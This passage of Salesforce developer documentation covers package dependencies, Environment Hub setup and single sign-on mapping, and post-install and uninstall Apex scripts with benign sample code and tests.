- Component-specific dependencies, such as whether particular record types or divisions exist
- References to both standard and custom objects or fields

Packages, Apex classes, Apex triggers, Visualforce components, and Visualforce pages can have dependencies on components within an organization. These dependencies are recorded on the Show Dependencies page.

Dependencies are important for packaging because any dependency in a component of a package is considered a dependency of the package as a whole.

 **Note:** An installer's organization must meet all dependency requirements listed on the Show Dependencies page or else the installation will fail. For example, the installer's organization must have divisions enabled to install a package that references divisions.

Dependencies are important for Apex classes or triggers because any component on which a class or trigger depends must be included with the class or trigger when the code is deployed or packaged.

In addition to dependencies, the *operational scope* is also displayed on the Show Dependencies page. The operational scope is a table that lists any data manipulation language (DML) operations (such as `insert` or `merge`) that Apex executes on a specified object. The operational scope can be used when installing an application to determine the full extent of the application's database operations.

To view the dependencies and operational scope for a package, Apex class, Apex trigger, or Visualforce page:

1. Navigate to the appropriate component from Setup:
 - For packages, enter *Packages* in the `Quick Find` box, then select **Packages**.
 - For Apex classes, enter *Apex Classes* in the `Quick Find` box, then select **Apex Classes**.
 - For Apex triggers, from the management settings for the appropriate object, go to Triggers.
 - For Visualforce pages, enter *Visualforce Pages* in the `Quick Find` box, then select **Visualforce Pages**.
2. Select the name of the component.
3. Click **View Dependencies** for a package, or **Show Dependencies** for all other components, to see a list of objects that depend upon the selected component.

If a list of dependent objects displays, click **Fields** to access the field-level detail of the operational scope. The field-level detail includes information, such as whether a field is updated by Apex. For more information, see [Field Operational Scope](#) on page 4842.

Packages, Apex code, and Visualforce pages can be dependent on many components, including but not limited to:

- Custom field definitions
- Validation formulas
- Reports
- Record types
- Apex
- Visualforce pages and components

EDITIONS

Available in: Salesforce Classic

AppExchange packages and Visualforce are available in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Apex available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To upload packages:

- "Upload AppExchange Packages"

To view Apex dependencies:

- "Author Apex"

To view Visualforce dependencies:

- "Developer Mode"

For example, if a Visualforce page includes a reference to a multicurrency field, such as `{ !contract.ISO_code }`, that Visualforce page has a dependency on multicurrency. If a package contains this Visualforce page, it also has a dependency on multicurrency. Any organization that wants to install this package must have multicurrency enabled.

Environment Hub

The Environment Hub lets you view, connect, create, and log in to multiple Salesforce organizations from one location. This can be especially convenient if you use a large number of organizations for business, development, and testing.

You must choose one organization as the Environment Hub (or hub organization), and can then connect all your other organizations (or member organizations) to the hub. You can establish single sign-on between the hub and member organizations, enabling users to seamlessly switch between them without having to provide login credentials.

When you connect an organization to the hub, related organizations are automatically discovered so you don't have to manually connect them. The following types of related organizations are auto-discovered.

- For any organization, all sandbox organizations created from it.
- For a release organization, all its related patch organizations.
- For a Trialforce Management Organization, all Trialforce Source Organizations created from it.
- For a License Management Organization (LMO), that is, an organization with the License Management App installed, any release organization (and therefore all its associated patch organizations) that has a managed package registered in the LMO.

To access the Environment Hub:

1. In the Force.com App menu, click **Environment Hub**.
2. Click the **Environment Hub** tab.

 **Note:** To find the hub organization for any member organization, from Setup, enter *Company Information* in the *Quick Find* box, then select **Company Information**. The organization ID of the hub organization is listed in the Organization Details section.

The Environment Hub main page displays a list of all member organizations connected to the hub. For each organization, its name, description, edition, organization ID, single sign-on status, and other details are displayed. From the Environment Hub tab, you can perform these actions.

- Click **Connect Organization** to add another organization.
- Click **Create Organization** to create a new organization.
- Click the name of any organization to view details about it, including other organizations related to it.
- Click **Edit** to view and update the organization.

EDITIONS

Available in: Salesforce Classic

Available in:

- Enterprise
- Performance
- Unlimited

USER PERMISSIONS

To set up and configure the Environment Hub:

- "Manage Environment Hub"

To connect an organization to the Environment Hub:

- "Connect Organization to Environment Hub"

- Click **Remove** to disconnect the organization from the Environment Hub. Removing an organization from the Environment Hub doesn't delete the organization or its data.
- Click **Login** next to an organization to log in to it. If you've previously enabled single sign-on for that organization, you'll be logged in without providing login credentials.

If you've added a large number of organizations to the Environment Hub, you can zero in on organizations of a specific type, for example, development organizations, or organizations created after a certain date. To create a custom view, click **Create New View** at the top of the page. You can filter organizations based on multiple criteria such as edition, creation date, instance, origin, SSO status, and so on.

Each member organization corresponds to an EnvironmentHubMember object. This is a standard object, similar to Accounts or Contacts. Hence, you can use the full functionality of the Force.com platform to extend or modify the Environment Hub, both via the user interface or the API. For example, you can create custom fields, set up workflow rules, or define user mappings and enable single sign-on using the API, for any member organization.

IN THIS SECTION:

- [Set Up the Environment Hub](#)
- [Setting up My Domain for the Environment Hub](#)
- [Environment Hub Best Practices](#)
- [Connecting an Organization to the Environment Hub](#)
- [View and Edit Environment Hub Member Details](#)
- After you connect an organization to the Environment Hub, click its name to view and edit the organization's details.
- [Editing an Environment Hub Member's Details](#)
- [Creating a New Organization from the Environment Hub](#)
- [Enabling Single Sign-On in the Environment Hub](#)
- [Disabling Single Sign-On in the Environment Hub](#)
- [Mapping Users for Single Sign-On in the Environment Hub](#)

Set Up the Environment Hub

Follow these steps to set up the Environment Hub for the first time.

1. Choose which organization you want to use as your hub organization. Use the organization that most employees log in to regularly.
2. Optionally, [set up and deploy My Domain](#) for your hub organization.
 -  **Note:** You can enable the Environment Hub and use it to create organizations without using My Domain. However, My Domain deployment is required to enable single sign-on or connect existing organizations to the hub.
3. Contact Salesforce support to get the Environment Hub enabled for your hub organization.
4. After the feature is enabled, log in to your hub organization via the new My Domain URL.
5. Edit profiles or permission sets to assign users access to specific features of the Environment Hub.
 - a. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
 - b. Click **Edit** next to the appropriate profile.
 - c. Select the settings you want to enable on the profile editing page.

EDITIONS

USER PERMISSIONS

To set up and configure the Environment Hub:

- "Manage Environment Hub"

d. Click **Save**.

This table summarizes the settings for the Environment Hub in the profile editing page.

Section of Profile	Settings for Environment Hub
Custom App Settings	Enable the Environment Hub custom app, so it's available in the Force.com App menu.
Connected App Access	The Environment Hub connected app is for internal use only and doesn't need to be enabled for any profiles. Unless advised by Salesforce, don't delete the connected app or adjust its settings.
Service Provider Access	A new entry appears here when single sign-on is enabled in a member organization. Enabling access to a service provider allows single sign-on login access to the corresponding member organization. The service provider is named [OrganizationID] Service Provider, where [OrganizationID] is the organization ID of the member organization. Users who don't have access to the service provider sometimes see this message when attempting to log in via single sign-on: "User [UserID] does not have access to sp [ServiceProviderID]."
Administrative Permissions	The "Manage Environment Hub" permission controls which profiles can enable, create, and edit single sign-on configuration for member organizations. It also controls which profiles can create organizations from the hub (via the Create Organization button).
General User Permissions	The "Connect Organization to Environment Hub" permission controls which profiles can connect existing organizations to Environment Hub.
Standard Object Permissions	<p>The Hub Members settings control access to the Environment Hub Member entities as follows:</p> <ul style="list-style-type: none"> • Read: The ability to view existing Hub Member records. • Create: This setting has no impact on the ability to create Hub Member records. That's because record creation is handled either by connecting an existing organization or creating an organization from Environment Hub. • Edit: The ability to edit various fields on existing Hub Member records (Organization, Description, and so on). All fields are editable, because most are managed internally. • Delete: The ability to disconnect an organization from the Hub and delete its corresponding Environment Hub Member record and Service Provider record (if SSO was enabled on the Member). • View All: The administrative ability to read all Hub Member records, regardless of who created them. • Modify All: The administrative ability to read, edit, and delete all Hub Member records, regardless of who created them. <p>Also, the Hub Invitations settings are used to manage connecting organizations to Environment Hub. When enabling the "Connect Organization to Environment Hub" permission, also enable Create, Read, Update, and Delete for the Hub Invitations object. Otherwise, it can safely be disabled.</p>

6. Define user mappings to configure which users have single sign-on access to specific member organizations. For more information, see [Enabling Single Sign-On](#) and [Defining a SSO User Mapping](#).

After you've completed these steps, any user with the appropriate profile can access the Environment Hub by clicking **Environment Hub** in the App menu. The types of actions a user can perform in the Environment Hub depend on the settings in that user's profile.

Setting up My Domain for the Environment Hub

You can create new organizations in Environment Hub without using My Domain. However, if you want to enable single sign-on or connect existing organizations to Environment Hub, you need to set up and deploy My Domain first.

USER PERMISSIONS

- To set up a domain name:
- "Customize Application"

1. Find a domain name that's available and sign up for it.
 - a. From Setup, enter *My Domain* in the **Quick Find** box, then select **My Domain**.
 - b. Enter the subdomain name you want to use within the sample URL. You can use up to 40 characters.
 - c. Click **Check Availability**. If your name is already taken, choose a different one.
 - d. Click **Terms and Conditions** to review your agreement, then select the checkbox.
 - e. Click **Register Domain**.

You'll receive an email when your domain name is ready for testing. It can take from 10 minutes to 24 hours.

2. Test your domain name and deploy it to your entire organization.
 - a. From Setup, enter *My Domain* in the **Quick Find** box, then select **My Domain**, then click **Click here to login**, or click the URL in the confirmation email, to login to Salesforce using your new domain name.
 - b. Test the new domain name by clicking tabs and links within your application. You'll notice that all pages show your new domain name. If you've customized your Salesforce UI with features such as custom buttons or Visualforce pages, make sure you test custom elements thoroughly before deploying your domain name. Your customizations should not use instance-based URLs.
 - c. To roll out the new domain name to your organization, from Setup, enter *My Domain* in the **Quick Find** box, then select **My Domain** and then click **Deploy to Users**.

The domain is activated immediately and all users are redirected to pages with new domain addresses.

3. Set the domain login policy for users accessing your pages.
 - a. From Setup, enter *My Domain* in the **Quick Find** box, then select **My Domain**.
 - b. Under My Domain Settings, click **Edit**.
 - c. To turn off authentication for users who do not use your domain-specific login page, select the login policy. For example, this will prevent users from logging in at the generic `https://<instance>.salesforce.com/` login page, and being redirected to your pages after login. This option enhances security by preventing login attempts by anyone who does not know your domain name.
 - d. Choose a redirect policy, based on the level of security desired. You have three options, in order of increasing security:
 - Redirect users to the same page within the domain.
 - Redirect users with a warning.
 - Prevent redirecting, so users have to enter the new domain name.
4. Optionally, customize your login page and add or change identity providers available on your login page. For details, see the Salesforce online help.

Environment Hub Best Practices

These guidelines can help you use the Environment Hub effectively.

- The Environment Hub connected app is for internal use only. You don't need to enable it for any profiles. Unless advised by Salesforce, don't delete the connected app or adjust its settings.
- Choose the organization that most employees log in to regularly as your hub organization.
- Set up My Domain for each member organization, in addition to the hub organization.
- Edit profiles or permission sets to assign users access to specific features of the Environment Hub. Some key settings are listed below.
 - The Environment Hub custom app must be enabled for it to appear in the Force.com App menu.
 - “Manage Environment Hub” is required to create organizations or configure single sign-on (SSO) access. Assign this permission only to admin users, because it is powerful functionality.
 - “Connect Organization to Environment Hub” is required to add member organizations to the hub.
 - Service Provider Access must be enabled for each member organization to which you want to allow SSO access.

For details of all the profile settings, see: [Set Up the Environment Hub](#).

- Decide on a strategy for enabling SSO access based on your organization's security requirements. You can then choose which combination of the three SSO methods (explicit mapping, Federation ID, or custom formula) to use for your specific needs. For more information, see [Enabling Single Sign-On](#).
- Because each member organization is a standard object (of type EnvironmentHubMember), you can modify its behavior or access it programmatically. For example, you can create custom fields, set up workflow rules, or define user mappings and enable single sign-on using the API, for any member organization.
- SSO doesn't work for newly added users or for SSO user mappings defined in a sandbox organization. Only add users, edit user information, or define SSO user mappings in the parent organization for the sandbox.

Connecting an Organization to the Environment Hub

To connect an organization to the Hub:

1. On the Environment Hub main page, click **Connect Organization**.
2. Enter the admin username for the member organization, that is, the organization you want to connect to the hub.
3. Optionally, enter a description for the member organization. Adding a description makes it easier for you to find a particular organization later on, especially if your hub has many members.
4. By default, single sign-on (SSO) is enabled for new member organizations. To disable SSO, deselect `Auto-enable SSO for the newly connected org`.
5. Click **Connect Organization**.
6. Enter the admin username and password of the member organization in the popup window.
7. Click **Log in to Salesforce**.
8. Click **Allow** in the next popup window.

The organization is now connected to the hub and appears in the list of member organizations in the Environment Hub.

USER PERMISSIONS

To connect an organization to the Environment Hub:

- “Connect Organization to Environment Hub”

View and Edit Environment Hub Member Details

After you connect an organization to the Environment Hub, click its name to view and edit the organization's details.

From the Hub Member Detail page, you can do any of the following.

- Edit the organization's information.
- Remove the organization from the Environment Hub. Removing an organization from the Environment Hub doesn't delete the organization or its data.
- Enable single sign-on (SSO). SSO lets linked users log in to the organization from the Environment Hub without reauthenticating.
- Log in to the organization. If you've enabled SSO, you are logged in without entering login credentials.
- Link a username in the member organization with a username in the hub organization for SSO access.

Hub Member Detail

This section displays the hub member organization's attributes, like edition, licensing status, and whether SSO is enabled. The layout for Hub Member Detail is determined by your organization's settings, so all fields do not always display. To view all available fields or add new ones, edit the page layout.

 **Note:** For the `Member Type` field, only one member type is displayed. Member type is displayed according to this hierarchy: (1) Sandbox, (2) Release, (3) Salesforce Source Org (TSO), (4) Patch, (5) Branch, and (6) Salesforce Management Org (TMO). For example, if an org is both a sandbox and a TMO, the `Member Type` field displays `Sandbox Org`.

Parent Organizations and Child Organizations

When you connect an organization to the Environment Hub, these related organizations are discovered and connected.

- For any organization, all sandbox organizations created from it.
- For a release organization, all its related patch organizations.
- For a Salesforce Management Organization, all Salesforce Source Organizations created from it.
- For a License Management Organization (LMO), that is, an organization with the License Management App installed, any release organization (and therefore all its associated patch organizations) that has a managed package registered in the LMO.

These sections display a list of the organizations related to this organization. For each organization in the list, its name and relationship to this organization are displayed.

Single Sign-On User Mappings

This section displays a list of mapped users, that is, users in the hub organization who are associated with a corresponding user in the member organization. If SSO has been enabled for the member organization, all mapped users can log in from the Environment Hub without providing credentials.

From this section, you can do any of the following:

- Click **New SSO User Mapping** to define a new user mapping.
- Click **Del** next to a user to disable single sign-on access.

User mappings can be many-to-one (but not one-to-many). This means you can associate multiple users in the hub organization to the same user in a member organization. This can be useful, for example, if you want a group of users to log in to a test organization as the same user, so they experience exactly the same configuration.

 **Note:**

- If a user mapping has been defined and the user is still unable to use single sign-on, check that the user’s profile has the appropriate permissions enabled. For details, see [Setting up Environment Hub](#).
- SSO doesn’t work for newly added users or for SSO user mappings defined in a sandbox organization. Only add users, edit user information, or define SSO user mappings in the parent organization for the sandbox.

Editing an Environment Hub Member’s Details

To edit details of a member organization in the Environment Hub:

1. Click **Edit** next to the organization’s name in the Environment Hub main page, or on its detail page.
2. In the page that displays, edit the name and description for the organization. It’s helpful to specify a meaningful name and description. This lets you easily recognize the organization in the list of members in the Environment Hub.
3. Optionally, specify one or more single sign-on methods (see below for details).
4. Click **Save**.

To match users in the member and hub organizations for single sign-on, you can use any of three methods.

EDITIONS

Available in: Salesforce Classic

Available in:

- Enterprise

SSO Method	Description
Mapped Users	Match users in the hub organization to users in a member organization manually. This method is on by default if you’ve defined any SSO user mappings from the member detail page. For details, see Defining a SSO User Mapping .
Federation ID	Match users who have the same Federation ID in both organizations. To enable this method, select the checkbox next to it.
User Name Formula	Define a custom formula for matching users in the hub and member organizations. This allows you the most flexibility. To enable this method, type a custom formula into the text box provided. For example, the following formula matches the first part of the user name (the part before the “@” sign) with an explicit domain name. <code>LEFT(\$User.Username, FIND("@", \$User.Username)) & ("mydev.org")</code>

If you specify more than one single sign-on method, they’re evaluated in the order of precedence listed above at the time a user tries to log in. The first method that results in a match is used to log the user in, and the other methods are ignored. If no matching user can be identified, you’re directed to the standard salesforce.com login page.

Creating a New Organization from the Environment Hub

You can create new organizations directly from the Environment Hub, for the following purposes.

- **Development** — Development organizations for creating and uploading managed packages.
- **Test/Demo**— Trial organizations created for test and demonstration purposes, similar to organizations created from www.salesforce.com/trial. You can specify a Trialforce template for creating trial organizations. This enables you to configure and test exactly how your prospects experience the trial.
- **Trialforce**—You can create Trialforce Source Organizations (TSOs) from the Environment Hub, as an alternative to using a Trialforce Management Organization (TMO).

 **Note:** Custom branding is not supported in TSOs created using the Environment Hub. If you plan to brand your emails or login page, create the TSO from a TMO instead.

To create a new organization in the Environment Hub:

1. On the Environment Hub, click **Create Organization**.
2. On the page that appears, from the pulldown menu, choose the type of organization you want to create. Possible choices are: *Development*, *Test/Demo*, and *Trialforce*.
3. On the page that appears, specify these details.
 - organization's name and My Domain
 - name, user name, and email address of the admin user
 - edition (for development and Trialforce organizations)
 - edition or a Trialforce template ID (for test/demo organizations)

4. Read the Master Subscription Agreement and select the checkbox.

5. Click **Create**.

Once the organization is created, it'll appear in the Environment Hub and you'll get an email confirmation.

Enabling Single Sign-On in the Environment Hub

 **Note:** You can enable the Environment Hub and use it to create organizations without using My Domain. However, My Domain deployment is required to enable single sign-on or connect existing organizations to the hub.

To enable single sign-on for an organization:

1. On the Environment Hub main page, click the name of the organization.
2. Click **Enable SSO** on the organization's detail page.
3. On the page that displays, click **Enable SSO**.

You're taken to the detail page of the organization. Its single sign-on status displays both at the top of the page, and next to the *SSO* field in the Hub Member Details section.

To match users in the member and hub organizations for single sign-on, you can use any of three methods.

- "Manage Environment Hub"

Mapping Users for Single Sign-On in the Environment Hub

You can define a mapping between a user in the hub organization and one or more users in a member organization. If single sign-on has been enabled for the member organization, all mapped users can log in to it from the Environment Hub without needing to provide credentials.

User mappings can be many-to-one (but not one-to-many). This means you can associate multiple users in the hub organization to the same user in a member organization. This can be useful, for example, if you want a group of users to log in to a test organization as the same user, so they experience exactly the same configuration.

To define a new single sign-on user mapping in Environment Hub:

1. On the Environment Hub main page, click the name of the organization.
2. Click **New SSO User Mapping** on the hub member detail page.
3. In the page that appears, enter the username for the member organization and specify the corresponding user for the hub organization using the lookup field.
4. Click **Save** (or **Save & New** to save and add a new mapped user).

Note:

- If a user mapping has been defined and the user is still unable to use single sign-on, check that the user's profile has the appropriate permissions enabled. For details, see [Setting up Environment Hub](#).
- SSO doesn't work for newly added users or for SSO user mappings defined in a sandbox organization. Only add users, edit user information, or define SSO user mappings in the parent organization for the sandbox.

Resolving Apex Test Failures

Package installs or upgrades may fail for not passing Apex test coverage. However, some of these failures can be ignored. For example, a developer might write an Apex test that makes assumptions about a subscriber's data.

If you're a subscriber whose installation is failing due to an Apex test, contact the developer of the package for help.

If you're a developer and an install fails due to an Apex test failure, check for the following:

- Make sure that you are staging all necessary data required for your Apex test, instead of relying on subscriber data that exists.
- If a subscriber creates a validation rule, required field, or trigger on an object referenced by your package, your test might fail if it performs DML on this object. If this object is created only for testing purposes and never at runtime, and the creation fails due to these conflicts, you might be safe to ignore the error and continue the test. Otherwise, contact the customer and determine the impact.

Running Apex on Package Install/Upgrade

App developers can specify an Apex script to run automatically after a subscriber installs or upgrades a managed package. This makes it possible to customize the package install or upgrade, based on details of the subscriber's organization. For instance, you can use the script to populate custom settings, create sample data, send an email to the installer, notify an external system, or kick off a batch

operation to populate a new field across a large set of data. For simplicity, you can only specify one post install script. It must be an Apex class that is a member of the package.

The post install script is invoked after tests have been run, and is subject to default governor limits. It runs as a special system user that represents your package, so all operations performed by the script appear to be done by your package. You can access this user by using `UserInfo`. You will only see this user at runtime, not while running tests.

If the script fails, the install/upgrade is aborted. Any errors in the script are emailed to the user specified in the **Notify on Apex Error** field of the package. If no user is specified, the install/upgrade details will be unavailable.

The post install script has the following additional properties.

- It can initiate batch, scheduled, and future jobs.
- It can't access Session IDs.
- It can only perform callouts using an async operation. The callout occurs after the script is run and the install is complete and committed.

 **Note:** You can't run a post install script in a new trial organization provisioned using Trialforce. The script only runs when a subscriber installs your package in an existing organization.

IN THIS SECTION:

[How does a Post Install Script Work?](#)

[Example of a Post Install Script](#)

[Specifying a Post Install Script](#)

How does a Post Install Script Work?

A post install script is an Apex class that implements the `InstallHandler` interface. This interface has a single method called `onInstall` that specifies the actions to be performed on installation.

```
global interface InstallHandler {
    void onInstall(InstallContext context)
}
```

The `onInstall` method takes a context object as its argument, which provides the following information.

- The org ID of the organization in which the installation takes place.
- The user ID of the user who initiated the installation.
- The version number of the previously installed package (specified using the `Version` class). This is always a three-part number, such as 1.2.0.
- Whether the installation is an upgrade.
- Whether the installation is a push.

The context argument is an object whose type is the `InstallContext` interface. This interface is automatically implemented by the system. The following definition of the `InstallContext` interface shows the methods you can call on the context argument.

```
global interface InstallContext {
    ID organizationId();
    ID installerId();
    Boolean isUpgrade();
    Boolean isPush();
}
```

```
Version previousVersion();
}
```

Version Methods and Class

You can use the methods in the `System.Version` class to get the version of a managed package and to compare package versions. A package version is a number that identifies the set of components uploaded in a package. The version number has the format `majorNumber.minorNumber.patchNumber` (for example, 2.1.3). The major and minor numbers increase to a chosen value during every non-patch release. Major and minor number increases will always use a patch number of 0.

The following are instance methods for the `System.Version` class.

Method	Arguments	Return Type	Description
<code>compareTo</code>	<code>System.Version version</code>	Integer	<p>Compares the current version with the specified version and returns one of the following values:</p> <ul style="list-style-type: none"> • Zero if the current package version is equal to the specified package version • An Integer value greater than zero if the current package version is greater than the specified package version • An Integer value less than zero if the current package version is less than the specified package version <p>If a two-part version is being compared to a three-part version, the patch number is ignored and the comparison is based only on the major and minor numbers.</p>
<code>major</code>		Integer	Returns the major package version of the calling code.
<code>minor</code>		Integer	Returns the minor package version of the calling code.
<code>patch</code>		Integer	Returns the patch package version of the calling code or <code>null</code> if there is no patch version.

The `System` class contains two methods that you can use to specify conditional logic, so different package versions exhibit different behavior.

- `System.requestVersion`: Returns a two-part version that contains the major and minor version numbers of a package. Using this method, you can determine the version of an installed instance of your package from which the calling code is referencing your package. Based on the version that the calling code has, you can customize the behavior of your package code.
- `System.runAs(System.Version)`: Changes the current package version to the package version specified in the argument.

When a subscriber has installed multiple versions of your package and writes code that references Apex classes or triggers in your package, they must select the version they are referencing. You can execute different code paths in your package's Apex code based on

the version setting of the calling Apex code making the reference. You can determine the calling code's package version setting by calling the `System.requestVersion` method in the package code.

SEE ALSO:

[Version Methods Sample in the Force.com Apex Code Developer's Guide](#)

Example of a Post Install Script

The following sample post install script performs these actions on package install/upgrade.

- If the previous version is null, that is, the package is being installed for the first time, the script:
 - Creates a new Account called “Newco” and verifies that it was created.
 - Creates a new instance of the custom object Survey, called “Client Satisfaction Survey”.
 - Sends an email message to the subscriber confirming installation of the package.
- If the previous version is 1.0, the script creates a new instance of Survey called “Upgrading from Version 1.0”.
- If the package is an upgrade, the script creates a new instance of Survey called “Sample Survey during Upgrade”.
- If the upgrade is being pushed, the script creates a new instance of Survey called “Sample Survey during Push”.

```
global class PostInstallClass implements InstallHandler {
    global void onInstall(InstallContext context) {
        if(context.previousVersion() == null) {
            Account a = new Account(name='Newco');
            insert(a);

            Survey__c obj = new Survey__c(name='Client Satisfaction Survey');
            insert obj;

            User u = [Select Id, Email from User where Id =:context.installerID()];
            String toAddress= u.Email;
            String[] toAddresses = new String[]{toAddress};
            Messaging.SingleEmailMessage mail =
                new Messaging.SingleEmailMessage();
            mail.setToAddresses(toAddresses);
            mail.setReplyTo('support@package.dev');
            mail.setSenderDisplayName('My Package Support');
            mail.setSubject('Package install successful');
            mail.setPlainTextBody('Thanks for installing the package.');
```

```
            Messaging.sendEmail(new Messaging.Email[] { mail });
        }
        else
            if(context.previousVersion().compareTo(new Version(1,0)) == 0) {
                Survey__c obj = new Survey__c(name='Upgrading from Version 1.0');
                insert(obj);
            }
            if(context.isUpgrade()) {
                Survey__c obj = new Survey__c(name='Sample Survey during Upgrade');
                insert obj;
            }
            if(context.isPush()) {
                Survey__c obj = new Survey__c(name='Sample Survey during Push');
                insert obj;
            }
    }
}
```

```

    }
  }
}

```

You can test a post install script using the new `testInstall` method of the `Test` class. This method takes the following arguments.

- A class that implements the `InstallHandler` interface.
- A `Version` object that specifies the version number of the existing package.
- An optional Boolean value that is `true` if the installation is a push. The default is `false`.

This sample shows how to test a post install script implemented in the `PostInstallClass` Apex class.

```

@isTest
static void testInstallScript() {
    PostInstallClass postinstall = new PostInstallClass();
    Test.testInstall(postinstall, null);
    Test.testInstall(postinstall, new Version(1,0), true);
    List<Account> a = [Select id, name from Account where name = 'Newco'];
    System.assertEquals(a.size(), 1, 'Account not found');
}

```

Specifying a Post Install Script

Once you have created and tested the post install script, you can specify it in the **Post Install Script** lookup field on the Package Detail page. In subsequent patch releases, you can change the contents of the script but not the Apex class.

The class selection is also available via the Metadata API as `Package.postInstallClass`. This is represented in `package.xml` as a `<postInstallClass>foo</postInstallClass>` element.

Running Apex on Package Uninstall

App developers can specify an Apex script to run automatically after a subscriber uninstalls a managed package. This makes it possible to perform cleanup and notification tasks based on details of the subscriber's organization. For simplicity, you can only specify one uninstall script. It must be an Apex class that is a member of the package.

The uninstall script is subject to default governor limits. It runs as a special system user that represents your package, so all operations performed by the script will appear to be done by your package. You can access this user by using `UserInfo`. You will only see this user at runtime, not while running tests.

If the script fails, the uninstall continues but none of the changes performed by the script are committed. Any errors in the script are emailed to the user specified in the **Notify on Apex Error** field of the package. If no user is specified, the uninstall details will be unavailable.

The uninstall script has the following restrictions. You can't use it to initiate batch, scheduled, and future jobs, to access Session IDs, or to perform callouts.

IN THIS SECTION:

[How does an Uninstall Script Work?](#)

[Example of an Uninstall Script](#)

[Specifying an Uninstall Script](#)

How does an Uninstall Script Work?

An uninstall script is an Apex class that implements the `UninstallHandler` interface. This interface has a single method called `onUninstall` that specifies the actions to be performed on uninstall.

```
global interface UninstallHandler {
    void onUninstall(UninstallContext context)
}
```

The `onUninstall` method takes a context object as its argument, which provides the following information.

- The org ID of the organization in which the uninstall takes place.
- The user ID of the user who initiated the uninstall.

The context argument is an object whose type is the `UninstallContext` interface. This interface is automatically implemented by the system. The following definition of the `UninstallContext` interface shows the methods you can call on the context argument.

```
global interface UninstallContext {
    ID organizationId();
    ID uninstallerId();
}
```

Example of an Uninstall Script

The sample uninstall script below performs the following actions on package uninstall.

- Inserts an entry in the feed describing which user did the uninstall and in which organization
- Creates and sends an email message confirming the uninstall to that user

```
global class UninstallClass implements UninstallHandler {
    global void onUninstall(UninstallContext ctx) {
        FeedItem feedPost = new FeedItem();
        feedPost.parentId = ctx.uninstallerID();
        feedPost.body = 'Thank you for using our application!';
        insert feedPost;

        User u = [Select Id, Email from User where Id =:ctx.uninstallerID()];
        String toAddress= u.Email;
        String[] toAddresses = new String[] {toAddress};
        Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
        mail.setToAddresses(toAddresses);
        mail.setReplyTo('support@package.dev');
        mail.setSenderDisplayName('My Package Support');
        mail.setSubject('Package uninstall successful');
        mail.setPlainTextBody('Thanks for uninstalling the package.');
        Messaging.sendEmail(new Messaging.Email[] { mail });
    }
}
```

You can test an uninstall script using the `testUninstall` method of the `Test` class. This method takes as its argument a class that implements the `UninstallHandler` interface.

This sample shows how to test an uninstall script implemented in the `UninstallClass` Apex class.

```
@isTest
static void testUninstallScript() {
    Id UninstallerId = UserInfo.getUserId();
    List<FeedItem> feedPostsBefore =
        [SELECT Id FROM FeedItem WHERE parentId=:UninstallerId AND CreatedDate=TODAY];
    Test.testUninstall(new UninstallClass());
    List<FeedItem> feedPostsAfter =
        [SELECT Id FROM FeedItem WHERE parentId=:UninstallerId AND CreatedDate=TODAY];
    System.assertEquals(feedPostsBefore.size() + 1, feedPostsAfter.size(),
        'Post to uninstaller failed.');
```

Specifying an Uninstall Script

Once you have created and tested the uninstall script and included it as a member of your package, you can specify it in the **Uninstall Script** lookup field on the Package Detail page. In subsequent patch releases, you can change the contents of the script but not the Apex class.

The class selection is also available via the Metadata API as `Package.uninstallClass`. This is represented in `package.xml` as an `<uninstallClass>foo</uninstallClass>` element.

Developing App Documentation

Salesforce recommends publishing your app on AppExchange with the following types of documentation:

Configure Option

You can include a **Configure** option for installers. This option can link to installation and configuration details, such as:

- Provisioning the external service of a composite app
- Custom app settings

The **Configure** option is included in your package as a custom link. You can create a custom link for your home page layouts and add it to your package.

1. Create a custom link to a URL that contains configuration information or a Visualforce page that implements configuration. When you create your custom link, set the display properties to `Open in separate popup window` so that the user returns to the same Salesforce page when done.
2. When you create the package, choose this custom link in the `Configure Custom Link` field of your package detail.

Data Sheet

Give installers the fundamental information they need to know about your app before they install.

Customization and Enhancement Guide

Let installers know what they must customize after installation as part of their implementation.

Custom Help

You can provide custom help for your custom object records and custom fields.

[Understanding Packages](#)

[Assigning Force.com AppExchange Publishers](#)

Assigning Force.com AppExchange Publishers

Users that publish packages on the AppExchange must have the following user permissions:

Create Force.com AppExchange packages

Allows a user to create packages and add components to it.

Upload Force.com AppExchange Packages

Allows a user to upload and register or publish packages to the AppExchange.

The System Administrator profile automatically has both these permissions. Determine which of your users should have these permissions and add them to the appropriate user profiles or permission sets.

Convert Unmanaged Packages to Managed

Your organization may already have uploaded and registered packages on Force.com AppExchange directory. All packages uploaded prior to the Winter '07 release are unmanaged, meaning they cannot be upgraded in the installer's organization. You can convert them to managed packages by configuring your organization for managed packages and choosing a package to be managed. This allows you to notify installers when an upgrade is ready for them to install.

Before you convert an existing package to managed, notify your current installers of how to save their data:

1. Export all the data from the previous, unmanaged version of the package.
2. Uninstall the unmanaged package.
3. Install the new managed version of the package.
4. Import all the exported data into the new managed package.

 **Note:** Note to installers: if you have made customizations to an installation of an unmanaged package, make a list of these customizations before uninstalling since you may want to implement them again. However, some customizations will not be possible with a managed package. See the [Force.com Quick Reference for Developing Packages](#).

To convert an unmanaged package into a managed package:

1. [Enable managed packages](#) for your organization.
2. From Setup, enter *Packages* in the **Quick Find** box, then select **Packages**.
3. Edit the package that you want to make managed, then select **Managed**.

 **Warning:** Converting an unmanaged package to managed requires registering a namespace prefix that affects the API names of uniquely named package components such as custom fields or s-controls. S-controls stored in the s-control library or the Documents tab that do not use the Force.com API still function properly after you register a namespace prefix. However, s-controls stored outside of your organization or s-controls that use the Force.com API to call Salesforce may require some fine-tuning. For more information, see [S-control](#) in the *Object Reference*.

Distributing Your Apps

Prepare Your Apps for Distribution

When you're ready to distribute your package, determine if you want to release a managed or unmanaged package. For more information about the different types of releases, see the [ISVforce Guide](#).

1. Create a package:
 - a. From Setup, enter *Packages* in the *Quick Find* box, then select **Packages**.
 - b. Click **New**.
 - c. Enter a name for your package. This does not have to be the same name that appears on AppExchange.
 - d. From the drop-down menu, select the default language of all component labels in the package.
 - e. Optionally, choose a custom link from the *Configure Custom Link* field to display configuration information to installers of your app. You can select a predefined custom link to a URL or s-control that you have created for your home page layouts; see the [Configure Option](#) on page 5112. The custom link displays as a **Configure** link within Salesforce on the Force.com AppExchange Downloads page and app detail page of the installer's organization.
